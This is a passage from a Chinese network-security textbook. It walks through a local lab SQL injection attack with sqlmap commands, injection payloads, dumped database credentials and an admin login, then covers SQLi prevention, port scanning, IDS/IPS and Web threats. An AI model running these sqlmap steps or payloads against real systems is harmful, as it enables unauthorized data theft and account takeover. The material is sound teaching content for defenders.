测试结果令人心动，id＝1 and 1＝1 页面显示正常，而 id＝1 and 1＝2 显示“查无结果”，这就明确说明肯定存在 SQL 注入攻击漏洞。

⑤ 获取漏洞信息。进行 SQLmap 自动化测试。在 CMD 命令行模式进入 Python 2.7 目录下，输入：python2.exe sqlmap/sqlmap.py -u http://localhost:8080/SQLInjection/searchAbout?id＝1，进行自动化测试。

测试结果如图 5-14 所示，结果表明确实存在注入漏洞，注入参数 id 为 GET 注入，注入类型有两种：boolean-based blind(基于布尔盲注)和 AND/OR time-based blind(基于时间盲注)；Web 应用程序技术为：JSP；数据库类型为：MySQL ＞＝5.0.12。

```
sqlmap resumed the following injection point(s) from stored session:
Parameter:id (GET)
       Type: boolean-based blind
       Title: AND boolean-based blind-WHERE or HAVING clause
       Payload: id=1 AND 9752=9752
      Type: AND/OR time-based blind
      Title: MySQL >= 5.0.12 AND time-based blind
      Payload: id=1 AND SLEEP(5)
搜狗拼音输入法 全: ry
       Title: Generic UNION query (NULL) -2 columns
       Payload: id=-8987 UNION ALL SELECT
CONCAT(0x717a7a6a71,0x7a4645775473655655794c695a,0x7170627a71),NULL—uTQW
[22:34:12] [INFO] the back-end DBMS is MySQL
Web application technology: JSP
Back-end DBMS : MySQL >=5.0.12
[22:34:12] [INFO] fetched data logged to text files under
 “C:\Users\Root_Yang\sqlmap\output\localhost”
```

图 5-14　SQLmap 注入测试

⑥ 获取数据库信息。猜解所有数据库名称，输入命令：python2.exe sqlmap/sqlmap.py -u http://localhost:8080/SQLInjection/searchAbout?id＝1 --dbs，结果如图 5-15 所示，

发现存在多个数据库。

⑦ 定位攻击数据库。查看当前 Web 程序所使用的数据库,输入命令: python2.exe sqlmap/sqlmap.py -u http://localhost:8080/SQLInjection/searchAbout? id=1 --current-db,结果如图 5-16 所示,显示当前数据库是 sqlinjection。

```
[22:51:50] [INFO] resumed:
sqlinjection available database [6]
[*] contacts
[*] db_book
[*] db_user
[*] information_schemea
[*] mysql
[*] sqlinjection
```

图 5-15 猜解所有数据库名称

```
[22:58:07] the back-end DBMS is MySQL
web application technology: JSP
back-end DBMS: MySQL>=5.0.12
[22:58:07] [INFO] fetching current database
current database: 'sqlinjection'
```

图 5-16 猜解当前数据库名称

查看当前数据库用户名和密码,结果如图 5-17 所示,显示当前数据库名是 root,密码是 toor。

⑧ 获取数据表信息。列出当前数据库中的表,输入命令: python2.exe sqlmap/sqlmap.py -u http://localhost:8080/SQLInjection/searchAbout? id=1 -D sqlinjection--tables,结果如图 5-18 所示,显示有 db_admin、db_about、db_user 三个表。

```
[23:01:10] [INFO] cracked password 'toor' for user 'root'
Database management system users password hashes:
[*]root[1]:
 password hash: *9CFBBC772F3F6C106020035386DA5BBBF1249A11
 clear-text password: toor
[*]shutting down at 23:01:22
```

图 5-17 当前数据库用户名和密码

```
Database: sqlinjection
[3 tables]
+--------------+
| db_about     |
| db_admin     |
| db_user      |
+--------------+
```

图 5-18 当前数据库中的表

猜解数据表中字段。选择 db_about 这个表,输入: python2.exe sqlmap/sqlmap.py -uhttp://localhost:8080/SQLInjection/searchAbout? id=1 -D sqlinjection-T db_about --columns 列举出所有字段,结果如图 5-19 所示,显示有 id、name、data 三个字段。

猜解字段内容,输入: python2.exe sqlmap/sqlmap.py -u http://localhost:8080/SQLInjection/searchAbout? id=1 -D sqlinjection -T db_about -C name,data --dump,字段(name,data)的具体内容,结果如图 5-20 所示。

```
[23:06:42] [INFO] retrieved: "data","date"
Database: sqlinjection
Table: db_about
[3 columns]
+----------+-----------+
| Column   |    Type   |
+----------+-----------+
|    id    | varchar(5)|
|  name    |varchar(40)|
|  data    |    date   |
+----------+-----------+
```

图 5-19 猜解数据表中字段

```
Database: sqlinjection
Table: db_about    [5 entries]
+-------------+--------------+
|     name    |     data     |
+-------------+--------------+
| Root_Yang   |  2017-05-01  |
|   root      |  2017-05-02  |
|   root1     |  2017-05-03  |
|   root2     |  2017-05-04  |
|   root3     |  2017-05-05  |
+-------------+--------------+
```

图 5-20 猜解字段内容

⑨ 入侵与破坏。因为我们的主要目的是要进入后台管理界面,所以必须找到管理员的用户名和密码,我们猜解一下 db_user 和 db_admin 的字段和字段内容,如图 5-21～图 5-24 所示。

结果发现: db_user 是留言记录表,存放着留言者的用户名、密码和留言信息; db_admin 推测应该是管理员用户名/密码表。

```
Database: sqlinjection
Table:db_user  [4 columns]
+----------+-------------+
|  Column  |    Type     |
+----------+-------------+
|    id    |    int(3)   |
| message  |    text     |
| password | varchar(12) |
| username | varchar(12) |
+----------+-------------+
```

图 5-21　db_user 字段

```
[23:12:10][INFO] analyzing table dump for possible password hashes
Database: sqlinjection
Table: db_user         [8 entries]
+-------------+----------+--------------------------------+
|  username   | password |            message             |
+-------------+----------+--------------------------------+
|lidakang     |dakang888 | 政府工作报告                   |
|zhangdahua   | <blank>  | 我是张大华，我有几句话要对你说！ |
|houliangping |liangping | 我是侯亮平，我来协助您的调查。 |
+-------------+----------+--------------------------------+
```

图 5-22　db_user 字段内容

```
Database: sqlinjection
Table: db_admin  [2 columns]
+--------+-----------+
| Column |    Type   |
+--------+-----------+
|username | varchar(10) |
|password | varchar(10) |
+--------+-----------+
```

图 5-23　db_admin 字段

```
Database: sqlinjection
Table: db_admin  [2 entries]
+----------+----------+
| username | password |
+----------+----------+
|  admin   |  admin   |
|  root    |  toor    |
+----------+----------+
```

图 5-24　db_admin 字段内容

【实验验证】 已查到 db_admin 表中字段内容，接下来就在管理员登录页面输入用户名(admin)和密码(admin)进行验证。

如图 5-25 所示，现在可以顺利进入后台留言管理界面了，说明 db_admin 确实是管理员用户名/密码表。登录后可以看到所有用户的留言信息，也可以进行后台留言删除。

图 5-25　管理员登录界面

4. SQL 注入攻击预防

(1) 严格地区分普通用户与系统管理员的权限。

如果一个普通用户在使用查询语句中嵌入另一个 Drop Table 语句，那么是否允许执行呢？由于 Drop 语句关系到数据库的基本对象，故要操作这个语句用户必须有相关的权限。在权限设计中，对于终端用户，即应用软件的使用者，没有必要给他们数据库对象的建立、删除等权限。那么即使在他们使用 SQL 语句中带有嵌入式的恶意代码，由于其用户权限的限制，这些代码也将无法被执行。故应用程序在设计的时候，最好把系统管理员的用户与普通用户区分开来。如此可以最大限度地减少注入式攻击对数据库带来的危害。

(2) 强迫使用参数化语句。

如果在编写 SQL 语句的时候，用户输入的变量不是直接嵌入 SQL 语句。而是通过参数来传递这个变量的话，那么就可以有效地防治 SQL 注入攻击。也就是说，对用户输入绝对不能够直接被嵌入 SQL 语句中。与此相反，对用户输入的内容必须进行过滤，或者使用参数化的语句来传递用户输入的变量。参数化的语句使用参数而不是将用户输入变量嵌入 SQL 语句中。采用这种措施，可以杜绝大部分的 SQL 注入攻击。

(3) 加强对用户输入的验证。

总体来说，防止 SQL 注入攻击式攻击可以采用两种方法，一是加强对用户输入内容的检查与验证；二是强迫使用参数化语句来传递用户输入的内容。在 SQL Server 数据库中，有比较多的用户输入内容验证工具，可以帮助管理员来对付 SQL 注入攻击。测试字符串变量的内容，只接受所需的值。拒绝包含二进制数据、转义序列和注释字符的输入内容。这有助于防止脚本注入，防止某些缓冲区溢出攻击。测试用户输入内容的大小和数据类型，强制

执行适当的限制与转换。这既有助于防止有意造成的缓冲区溢出,对于防止注入式攻击有比较明显的效果。

(4) 使用 SQL Server 自带的安全参数。

为了减少注入式攻击对 SQL Server 数据库的不良影响,SQL Server 数据库专门设计了相对安全的 SQL 参数。在数据库设计过程中,工程师要尽量采用这些参数来杜绝恶意的 SQL 注入攻击。

(5) 使用专业的漏洞扫描工具。

必要的情况下,使用专业的漏洞扫描工具,可以帮助管理员来寻找可能被 SQL 注入攻击的点。不过漏洞扫描工具只能发现攻击点,而不能够主动起到防御 SQL 注入攻击的作用。所以凭借专业的工具,可以帮助管理员发现 SQL 注入攻击式漏洞,并提醒管理员采取积极的措施来预防 SQL 注入攻击。如果攻击者能够发现的 SQL 注入攻击式漏洞数据库管理员都发现了并采取了积极的措施堵住漏洞,那么攻击者也就无从下手了。

(6) 使用 PreparedStatement 语句。

对于 Java 数据库连接 JDBC 而言,SQL 注入攻击只对 Statement 有效,对 PreparedStatement 是无效的,这是因为 PreparedStatement 不允许在不同的插入时间改变查询的逻辑结构。

如验证用户是否存在的 SQL 语句为:

```
用户名'and pswd = '密码;
```

如果在用户名字段中输入:"'or 1=1"或是在密码字段中输入:"'or 1=1;",则将绕过验证,但这种手段只对 Statement 有效,对 PreparedStatement 无效。

5.2 网络防御

5.2.1 端口安全扫描

网络安全扫描是一种基于因特网远程检测目标网络或本地主机安全漏洞的技术,通常被用来进行模拟攻击实验和安全审计。它利用了一系列的脚本模拟对系统进行攻击的行为,并对结果进行分析。网络安全扫描技术通常与防火墙、安全监控系统互相配合,才能为网络提供较高的安全性。

对于系统管理员来说,通过网络安全扫描,能够发现所维护的 Web 服务器的各种 TCP/IP 端口的分配、开放的服务、Web 服务软件版本和这些服务及软件呈现在因特网上的安全漏洞,可以用积极的、非破坏性的办法来检验系统是否有可能被攻击崩溃;对于黑客来说,网络安全扫描技术则能够发现攻击目标的脆弱性和漏洞,便于下一步实施攻击。

网络安全扫描原理是采取模拟攻击的形式对目标可能存在的已知安全漏洞逐项进行检查,目标可以是端口、工作站、服务器、交换机、路由器、数据库等对象,最后根据扫描结果向扫描者或管理员提供周密可靠的分析报告。

一次完整的网络安全扫描分为以下三个阶段。

(1) 发现目标主机或网络。

(2) 发现目标后进一步搜集目标信息,包括操作系统类型、运行的服务及服务软件的版

本等。如果目标是一个网络，还可以进一步发现该网络的拓扑结构、路由设备及各主机的信息。

(3) 根据搜集到的信息判断或进一步测试系统是否存在安全漏洞。

扫描通常采用以下两种策略。

(1) 被动式策略，就是基于主机之上，对系统中不合适的设置、脆弱的口令及其他同安全规则抵触的对象进行检查。

(2) 主动式策略，它是基于网络的，通过执行一些脚本文件模拟对系统进行攻击的行为并记录系统的反应，从而发现其中的漏洞。

被动式扫描不会对系统造成破坏，而主动式扫描对系统进行模拟攻击，可能会对系统造成破坏。利用被动式策略扫描称为系统安全扫描，利用主动式策略扫描称为网络安全扫描。

1. 端口概念

Windows 中的端口是指 TCP/IP 协议中的端口，范围是从 0～65 535。

在因特网上，各主机间通过 TCP/IP 协议发送和接收数据包，各个数据包根据其目的主机的 IP 地址来进行互联网络中的路由选择，通过端口将数据包发送给进程。本地操作系统会给有需求的进程分配协议端口，每个协议端口由一个正整数标识，如 80，139 和 445 等。当目的主机接收到数据包后，将根据报文首部的目的端口号，把数据发送到相应端口，而与此端口相对应的那个进程将会接收数据并等待下一组数据的到来。

端口可以认为是一个队列，操作系统为各个进程分配了不同的队列，数据包按照目的端口被列入相应的队列中，等待被进程调用，在特殊的情况下，这个队列有可能溢出，不过操作系统允许每个进程指定和调整自己队列的大小。不是只有接收数据包的进程需要开启它自己的端口，发送数据包的进程也需要开启端口，这样，数据包中将会标识出源端口，以便接收方能顺利地回传数据包到这个端口。

按端口号可以把端口分为 3 类。

(1) 公认端口(熟知端口)：0～1023，它们专门为一些应用程序提供服务。通常这些端口的通信明确表明了某种服务的协议，例如，80 端口实际上总是 HTTP 通信。

(2) 注册端口：1024～49 151，它们随机地为应用程序提供服务，许多服务绑定于这些端口，这些端口同样可以用于其他目的。例如，许多系统处理动态端口从 1024 左右开始。

(3) 动态和/或私有端口：49 152～65 535，从理论上来讲，不需要为服务分配这些端口，实际上，机器通常从 1024 起分配动态端口。但也有例外，SUN 的 RPC 端口从 32 768 开始。

按协议类型可以把端口分为两类：TCP 端口和 UDP 端口。

由于 TCP 和 UDP 两个协议是独立的，因此各自的端口号也相互独立，如 TCP 有 110 端口，UDP 也可以有 110 端口，两者并不冲突。

一些端口常会被黑客利用，还会被一些木马病毒利用，对计算机系统进行攻击。

(1) 端口：8080；服务：WWW 代理服务；8080 端口同 80 端口，可以被各种病毒程序所利用，如 Brown Orifice(BrO)木马病毒可以利用 8080 端口完全遥控被感染的计算机。一般使用 80 端口进行网页浏览，为了避免病毒的攻击，可以关闭该端口。

(2) 端口：21；服务：FTP；FTP 服务器所开放的端口，用于上传和下载。最常见的攻击者用这个端口寻找打开 anonymous 的 FTP 服务器的方法。这些服务器带有可读写的目录。木马 Doly Trojan、Fore、Invisible FTP、WebEx、WinCrash 和 Blade Runner 利用这个

开放的端口进行攻击。

(3) 端口:22;服务:SSH;说明:PcAnywhere 建立的 TCP 和这一端口的连接是为了寻找 SSH。这一服务有许多弱点,如果配置成特定的模式,许多使用 RSAREF 库的版本就会有不少的漏洞存在。

(4) 端口:23;服务:Telnet;远程登录,入侵者可以搜索远程登录 UNIX 的服务。大多数情况下扫描这一端口是为了找到机器运行的操作系统。还有使用其他技术,入侵者也会找到密码。木马 Tiny Telnet Server 就使用这个端口。

(5) 端口:25;服务:SMTP;SMTP 服务器所开放的端口,用于发送邮件。入侵者寻找 SMTP 服务器是为了传递他们的 SPAM。入侵者的账户被关闭,他们需要连接到高带宽的 E-MAIL 服务器上,将简单的信息传递到不同的地址。木马 Antigen、Email Password Sender、Haebu Coceda、Shtrilitz Stealth、WinPC、WinSpy 都开放这个端口。

(6) 端口:137,138,139;服务:NETBIOS Name Service;137,138 是 UDP 端口,当通过网络邻居传输文件时用这个端口。而通过 139 端口进入的连接试图获得 NetBIOS/SMB 服务。这个协议被用于 Windows 文件、打印机共享和 SAMBA。另外也用于 WINS Regisrtation。

查看端口的方法有两种:一种是利用操作系统内置的命令,另一种是使用端口扫描软件。

使用 netstat -an 操作系统内置命令是查看自己所开放端口的最方便的方法,可以在 cmd 中输入这个命令。使用该命令后结果如下所示。

```
C:\Documents and Settings\Administrator > netstat - an
Active Connections
    Proto  Local Address          Foreign Address        State
    TCP    0.0.0.0:6195           0.0.0.0:0              LISTENING
    TCP    127.0.0.1:1032         0.0.0.0:0              LISTENING
    TCP    219.246.5.206:139      0.0.0.0:0              LISTENING
    TCP    219.246.5.206:445      219.246.5.94:7101      ESTABLISHED
    UDP    0.0.0.0:161            × : ×
    UDP    0.0.0.0:445            × : ×
    …
```

2. 端口扫描

所谓端口扫描,就是利用 Socket 编程与目标主机的某些端口建立 TCP 连接、进行传输协议的验证等,从而获知目标主机的被扫端口是不是处于激活状态、主机提供了哪些服务、提供的服务中是否含有某些缺陷等。

TCP/IP 协议中的端口,是网络通信进程的一种标识符。一个端口就是一个潜在的通信通道,也就是一个入侵通道。通过端口扫描,可以得到许多有用的信息,从而发现系统的安全漏洞。

端口扫描的方法是:向目标主机的 TCP/IP 服务端口发送探测数据包,并记录目标主机的响应。通过分析响应来判断服务端口是打开还是关闭,就可以得知端口提供的服务或信息。

端口扫描主要有全连接扫描、半连接扫描、SYN 扫描、间接扫描和隐蔽(秘密)扫描等。

(1) 全连接扫描。这种方法最简单,直接连到目标端口并完成一个完整的三次握手过

程(SYN,SYN/ACK 和 ACK)。

操作系统提供的 connect()函数完成系统调用,用来与每一个感兴趣的目标计算机的端口进行连接。如果端口处于侦听状态,那么 connect()函数就能成功。否则,这个端口是不能用的,即没有提供服务。

这个技术的一个最大的优点是不需要任何权限,系统中的任何用户都有权利使用这个调用。另一个好处是速度较快。如果对每个目标端口以线性的方式,使用单独的 connect()函数调用,那么将会花费相当长的时间,为了加快速度,可以同时打开多个套接字,从而加速扫描。使用非阻塞 I/O 允许设置一个低的时间周期,同时观察多个套接字。但这种方法的缺点是很容易被发觉,并且很容易被过滤掉。目标计算机的日志文件会显示一连串的连接和连接出错的服务信息,目标计算机用户发现后就能很快关闭它。

(2) 半连接扫描。这种扫描是指在源主机和目的主机的三次握手连接过程中,只完成前两次,不建立一次完整的连接。这种方法向目标端口发送一个 SYN 分组(packet),如果目标端口返回 SYN/ACK 标志,那么可以肯定该端口处于监听状态; 否则,返回的是 RST/ACK 标志。这种方法比第一种更具隐蔽性,可能不会在目标系统中留下扫描痕迹。但这种方法的一个缺点是,必须要有 root 权限才能建立自己的 SYN 数据包。

(3) SYN 扫描。SYN 扫描首先向目标主机发送连接请求,当目标主机返回响应后,立即切断连接过程,并查看响应情况。如果目标主机返回 ACK 信息,表示目标主机的该端口开放。而目标主机返回 RESET 信息,则表明该端口没有开放。

端口扫描是攻击者必备的技术,通过扫描可以掌握攻击目标的开放服务,根据扫描所获得的信息,为下一步攻击做好准备。nmap 是一个经典的端口扫描器,能实现上述多种扫描技术和方法。

需要强调的是,网络安全扫描工具是把双刃剑,黑客利用它入侵系统,而系统管理员掌握它以后又可以有效地防范黑客入侵。

3. 端口扫描攻击技术的防范

对于端口扫描攻击的防范,仍然是通过监听端口的状态进行的。

首先,可以关闭闲置和有潜在危险的端口。其次,可以定期检查各端口,如发现有端口扫描的症状时,则应立即屏蔽该端口。当然,如果靠人工进行检查,效率非常低,因此一般要采用相应的工具或设备,而防火墙就是最有效的设备之一。防火墙对扫描类攻击的判断依据是: 设置一个时间阈值(时间,微秒级),若在规定的时间间隔内某种数据包的数量超过了某个设定值的话,即认定为进行了一次扫描,那么将在接下来的一个特定时间里拒绝来自同一源的这种扫描数据包。

防止黑客恶意攻击的第一步是防范网络安全扫描。而网络中 96%的扫描集中在端口扫描。所以,采取适当措施来防范端口扫描是防范网络安全扫描的重点。下面以 Windows 为例,介绍一下端口扫描的几种防范措施。

(1) 禁用不必要的端口。一般来说,仅打开需要使用的端口会比较安全,但关闭端口意味着减少功能,所以需要在安全和功能上做一些平衡。一些系统必要的通信端口,如访问网页需要 HTTP(80 端口),则不能被关闭。

(2) 禁用不必要的协议。在配置系统协议时,不需要的协议一律删除。对于服务器和主机来说,一般只安装 TCP/IP 协议就够了。

方法是右击“网络邻居”,选择“属性”,然后右击“本地连接”,选择“属性”,卸载不必要的协议。

对于协议和端口的限制,也可采用以下方法:“网络邻居”|“属性”|“本地连接”|“属性”|“Internet 协议 TCP/IP”|“属性”|“高级”|“选项”|“TCP/IP 筛选”|“属性”,选中“启用 TCP/IP 筛选(所有适配器)”,只允许需要的 TCP、UDP 端口和协议即可,如图 5-26 所示。

(3) 禁用 NetBIOS。NetBIOS 是很多安全缺陷的源泉,对于不需要提供文件和打印共享的主机,还可以将绑定在 TCP/IP 协议的 NetBIOS 关闭,避免针对 NetBIOS 的攻击。

方法是右击“网络邻居”,依次选择“属性”|“TCP/IP 协议”|“属性”|“高级”,进入“高级 TCP/IP 设置”对话框,选择 WINS 标签,选中“禁用 TCP/IP 上的 NetBIOS”一项,关闭 NetBIOS,如图 5-27 所示。

(4) 禁用不必要的服务。服务开得多可以给管理带来方便,但开得太多也存在很多风险,特别是对于那些管理员都不用的服务,最好关掉,免得给系统带来灾难。

图 5-26 限制协议和端口




图 5-27 禁用 NetBIOS

5.2.2 入侵检测

入侵检测作为一种积极主动的安全防御技术,提供了对内部攻击、外部攻击和误操作的实时保护,在网络系统受到危害之前拦截和响应入侵。

入侵检测通过执行以下任务来实现:监视、分析用户及系统活动;系统构造和弱点的审计;识别反映已知进攻的活动模式并向相关人士报警;异常行为模式的统计分析;评估重要系统和数据文件的完整性;操作系统的审计跟踪管理,并识别用户违反安全策略的行为。

入侵检测技术通常分为两种模式:误用检测和异常检测。

(1) 误用检测模型(misuse detection)：收集非正常操作的行为特征，建立相关的特征库，当监测的用户或系统行为与库中的记录相匹配时，系统就认为这种行为是入侵。此方法类似防火墙。

误用检测的核心是维护一个知识库，采用特征匹配，知识库必须不断更新。对于已知的攻击，它可以直接匹配到异常的不可接受的行为模式，详细、准确地报告出攻击类型，因此误报率较低；但是恶意行为千变万化，可能没有被收集在行为模式库中，同时攻击特征的细微变化也会使得误用检测无能为力，因此漏报率很高，对未知攻击效果不佳。

(2) 异常检测模型(anomaly detection)：首先总结正常操作应该具有的特征，定义一组系统正常运行数值，如 CPU 利用率、内存利用率、网络流量阈值等(这类数据可以人为定义，也可以通过观察系统并用统计的办法得出)，当用户活动数值与正常运行的数值有重大偏离时即被认为是入侵。

这种检测方式的核心在于如何定义所谓正常运行的数值，效率取决于特征的完备性和监控的频率。因为不需要对每种入侵行为进行定义，因此能有效检测未知的入侵，漏报率很低。系统能针对用户行为的改变进行自我调整和优化，但随着检测模型的逐步精确，异常检测会消耗更多的系统资源。但是不符合正常运行数值的行为并不见得就是恶意攻击，因此这种策略误报率很高。

异常检测虽然无法准确判别出攻击的类型，但它可以(至少在理论上可以)判别更广泛，甚至未发觉的攻击，这是 IDS 存在的根源。

将数据挖掘用于入侵检测是目前的发展趋势。这是因为用数据挖掘程序处理搜集到的审计数据，为各种入侵行为和正常操作建立精确的行为模式，这个过程是一个自动的过程，不需要人工分析和编码入侵模式，将极大提高异常检测的性能和自动化程度。

误用检测和异常检测各有优势，又互有不足。在实际系统中，可考虑将两者结合起来使用，如将异常检测用于系统日志分析，将误用检测用于数据网络包的检测，这种方式是目前比较通用的方法。

1. 入侵检测系统

将入侵检测的软件与硬件进行组合便是入侵检测系统(intrusion detective system，IDS)。它是一种对网络传输进行即时监视，在发现可疑传输时发出警报或采取主动反应措施的网络安全设备。与其他网络安全设备的不同之处在于，IDS 采用积极主动的安全防御技术。

采用入侵检测技术的设备称为入侵检测系统，通常按照部署的位置和所起的作用不同，分为基于主机的 IDS 和基于网络的 IDS。

IDS 从计算机网络中的若干关键点收集信息，并分析这些信息，检测网络中是否有违反安全策略的行为和遭到袭击的迹象。在允许各种网络资源以开发方式运作的前提下，入侵检测系统成了确保网络安全的一种新的手段，它通过实时的分析、检查特定的攻击模式、系统配置、系统漏洞、存在缺陷的程序，以及系统或用户的行为模式，监控与安全有关的活动。

2. 入侵检测方法与过程

入侵检测过程分为 3 部分：信息收集、信息分析和结果处理。

(1) 信息收集：收集内容包括系统、网络、数据及用户活动的状态和行为。由放置在不同网段的传感器或不同主机的代理来收集信息，包括系统和网络日志文件、网络流量、非正常的目录和文件改变、非正常的程序执行。

(2) 信息分析：收集到的有关系统、网络、数据及用户活动的状态和行为等信息，被送到检测引擎，检测引擎驻留在传感器中，一般通过3种技术手段进行分析：模式匹配、统计分析和完整性分析。其中前两种方法用于实时的入侵检测，而完整性分析则用于事后分析。

① 模式匹配。模式匹配就是将收集到的信息与已知的网络入侵和系统误用模式数据库进行比较，从而发现违背安全策略的行为。该方法的一大优点是只需收集相关的数据集合，显著减少系统负担，且技术已相当成熟。它的检测准确度和效率都很高。但是，该方法存在的弱点是需要不断地升级以对付不断出现的黑客攻击手法，不能检测到从未出现过的黑客攻击手段。

② 统计分析。统计分析方法是首先给系统对象(如用户、文件、目录和设备等)创建一个统计描述，统计正常使用时的一些测量属性(如访问次数、操作失败次数和延时等)。测量属性的平均值将被用来与网络、系统的行为进行比较，任何观察值在正常值范围之外时，就认为有入侵发生。其优点是可检测到未知的入侵和更为复杂的入侵，缺点是误报、漏报率高，且不适应用户正常行为的突然改变。

③ 完整性分析。完整性分析主要关注某个文件或对象是否被更改，这通常包括文件和目录的内容及属性，它在发现被更改的应用程序方面特别有效。完整性分析利用强有力的加密机制，称为信息摘要函数(如MD5)，它能识别哪怕是微小的变化。其优点是不管模式匹配方法和统计分析方法能否发现入侵，只要是成功的攻击导致了文件或其他对象的任何改变，它都能够发现。缺点是一般以批处理方式实现，不用于实时响应。尽管如此，完整性检测方法还应该是网络安全产品的必要手段之一。

(3) 结果处理：控制台按照告警产生预先定义的响应采取相应措施，可以是重新配置路由器或防火墙、终止进程、切断连接、改变文件属性，也可以只是简单地告警。

3. 入侵防御系统

目前，随着网络入侵事件的不断增加和黑客攻击技术水平的提高，使得传统的防火墙或入侵检测系统已经无法满足现代网络安全的需要，结合两者的入侵防御系统(intrusion prevention system，IPS)应运而生。

防火墙是实施访问控制策略的系统，对流经的网络流量进行检查，拦截不符合安全策略的数据包。IDS通过监视网络或系统资源，寻找违反安全策略的行为或攻击迹象，并发出报警。IPS是一种主动的、积极的入侵防范及阻止系统，它部署在网络的进出口处，当检测到攻击企图后，会自动地将攻击包丢掉或采取措施将攻击源阻断。

IPS的检测功能类似IDS，但IPS检测到攻击后会采取行动阻止攻击，可以说IPS是建立在IDS发展的基础上的新生的网络安全产品。

IPS的技术特征包括如下。

① 嵌入式运行。只有以嵌入模式运行的IPS设备才能够实现实时的安全防护，实时阻拦所有可疑的数据包，并对该数据流的剩余部分进行拦截。

② 深入分析和控制。IPS必须具有深入分析能力，以确定哪些恶意流量已经被拦截，根据攻击类型、策略等来确定哪些流量应该被拦截。

③ 入侵特征库。高质量的入侵特征库是 IPS 高效运行的必要条件，IPS 还应该定期升级入侵特征库，并快速应用到所有传感器。

④ 高效处理能力。IPS 必须具有高效处理数据包的能力，对整个网络性能的影响保持在最低水平。

4. IPS 工作原理

IPS 提供积极主动防御，其设计宗旨是预先对入侵活动和攻击性网络流进行拦截，避免其造成损失，而不是简单地在恶意流量传送时或传送后才发出警报。

IPS 通过一个网络端口接收来自外部系统的流量，经过检查确认其中不包含异常活动或可疑内容后，再通过另外一个端口将它传送到内部系统中。这样一来，有问题的数据包，以及所有来自同一数据流的后续数据包，都能在 IPS 中被清除掉。

IPS 工作原理如图 5-28 所示。在①处，根据报头和流信息，每个数据包都会被分类。在②处，根据数据包的分类，相关的过滤器将被用于检查数据包的流状态信息。在③处，所有相关过滤器都是并行使用的，如果任何数据包符合匹配要求，则该数据包将被命中。在④处，被命中的数据包将被丢弃，与之相关的流状态信息也会更新，指示系统丢弃该流中剩余的所有内容。




图 5-28　IPS 工作原理

IPS 实现实时检查和阻止入侵的原理在于 IPS 拥有数目众多的过滤器，能够防止各种攻击。当新的攻击手段被发现之后，IPS 就会创建一个新的过滤器。IPS 数据包处理引擎是专业化定制的集成电路，可以深层检查数据包的内容。如果有攻击者利用第二层（介质访问控制）至第七层（应用）的漏洞发起攻击，IPS 能够从数据流中检查出这些攻击并加以阻止。传统的防火墙只能对网络层或传输层进行检查，不能检测应用层的内容。防火墙的包过滤技术不会针对每一字节进行检查，因而也就无法发现攻击活动，而 IPS 可以做到逐一字节地检查数据包。所有流经 IPS 的数据包都被分类，分类的依据是数据包中的报头信息，如源 IP 地址和目的 IP 地址、端口号和应用域。每种过滤器负责分析相对应的数据包。通过检查的数据包可以继续前进，包含恶意内容的数据包就会被丢弃，被怀疑的数据包需要接受进一步的检查。

针对不同的攻击行为，IPS 需要不同的过滤器。每种过滤器都设有相应的过滤规则，为了确保准确性，这些规则的定义非常广泛。在对传输内容进行分类时，过滤引擎还需要参照数据包的信息参数，并将其解析至一个有意义的域中进行上下文分析，以提高过滤准确性。

过滤器引擎集合了流水和大规模并行处理硬件,能够同时执行数千次的数据包过滤检查。并行过滤处理可以确保数据包能够不间断地快速通过系统,不会对速度造成影响。这种硬件加速技术对于IPS具有重要意义,因为传统的软件解决方案必须串行进行过滤检查,会导致系统性能大打折扣。

5.3 Web安全

Web技术是因特网最具活力和发展潜力的技术,它广泛应用于商业、教育和娱乐等领域。因特网中信息的互联性、开放性和交互性给信息社会带来信息共享的极大便利,但同时也带来了严重的安全问题。Web是一个运行于因特网和TCP/IP内联网上的客户/服务器应用程序,因此也成为黑客攻击的主要对象及攻入系统主机的主要通道之一。Web的安全性涉及整个因特网的安全,它面临着许多新的挑战:Web具有双向的修改特性,Web服务器容易遭受来自因特网的攻击;实现Web浏览、配置管理和内容发布等功能的软件异常复杂,其中通常隐藏了许多潜在的安全隐患;Web通常是一个公司或机构的公告板,如果Web服务器遭受破坏,则可能损害公司或机构的声誉,带来经济损失;同时Web服务器常常和其他计算机系统联系在一起,因此一旦Web服务器被攻破,可能殃及与它相连的其他系统;Web用户往往是未经训练的,对安全风险没有意识,更没有足够的防范工具和知识。

表5-2给出了Web安全威胁与对策。

表5-2 Web安全威胁与对策

数据特性	威胁	后果	对策
完整性	木马 修改内存内容 修改用户数据 修改传输的数据流	信息丢失 机器暴露 易受到其他危险的攻击	加密校验和
保密性	网上窃听 窃取网络配置信息 从服务器窃取信息 从客户端窃取信息 窃取客户机与服务器连接的信息	信息丢失 隐私泄密	加密,Web代理
拒绝服务	中断用户连接 攻击DNS服务器 用伪请求淹没服务器 占满硬盘或耗尽内存	中断 骚扰 阻止用户完成正常工作	难以防范
认证鉴别	数据伪造 冒充合法用户	以假乱真 误信错误信息	加密技术

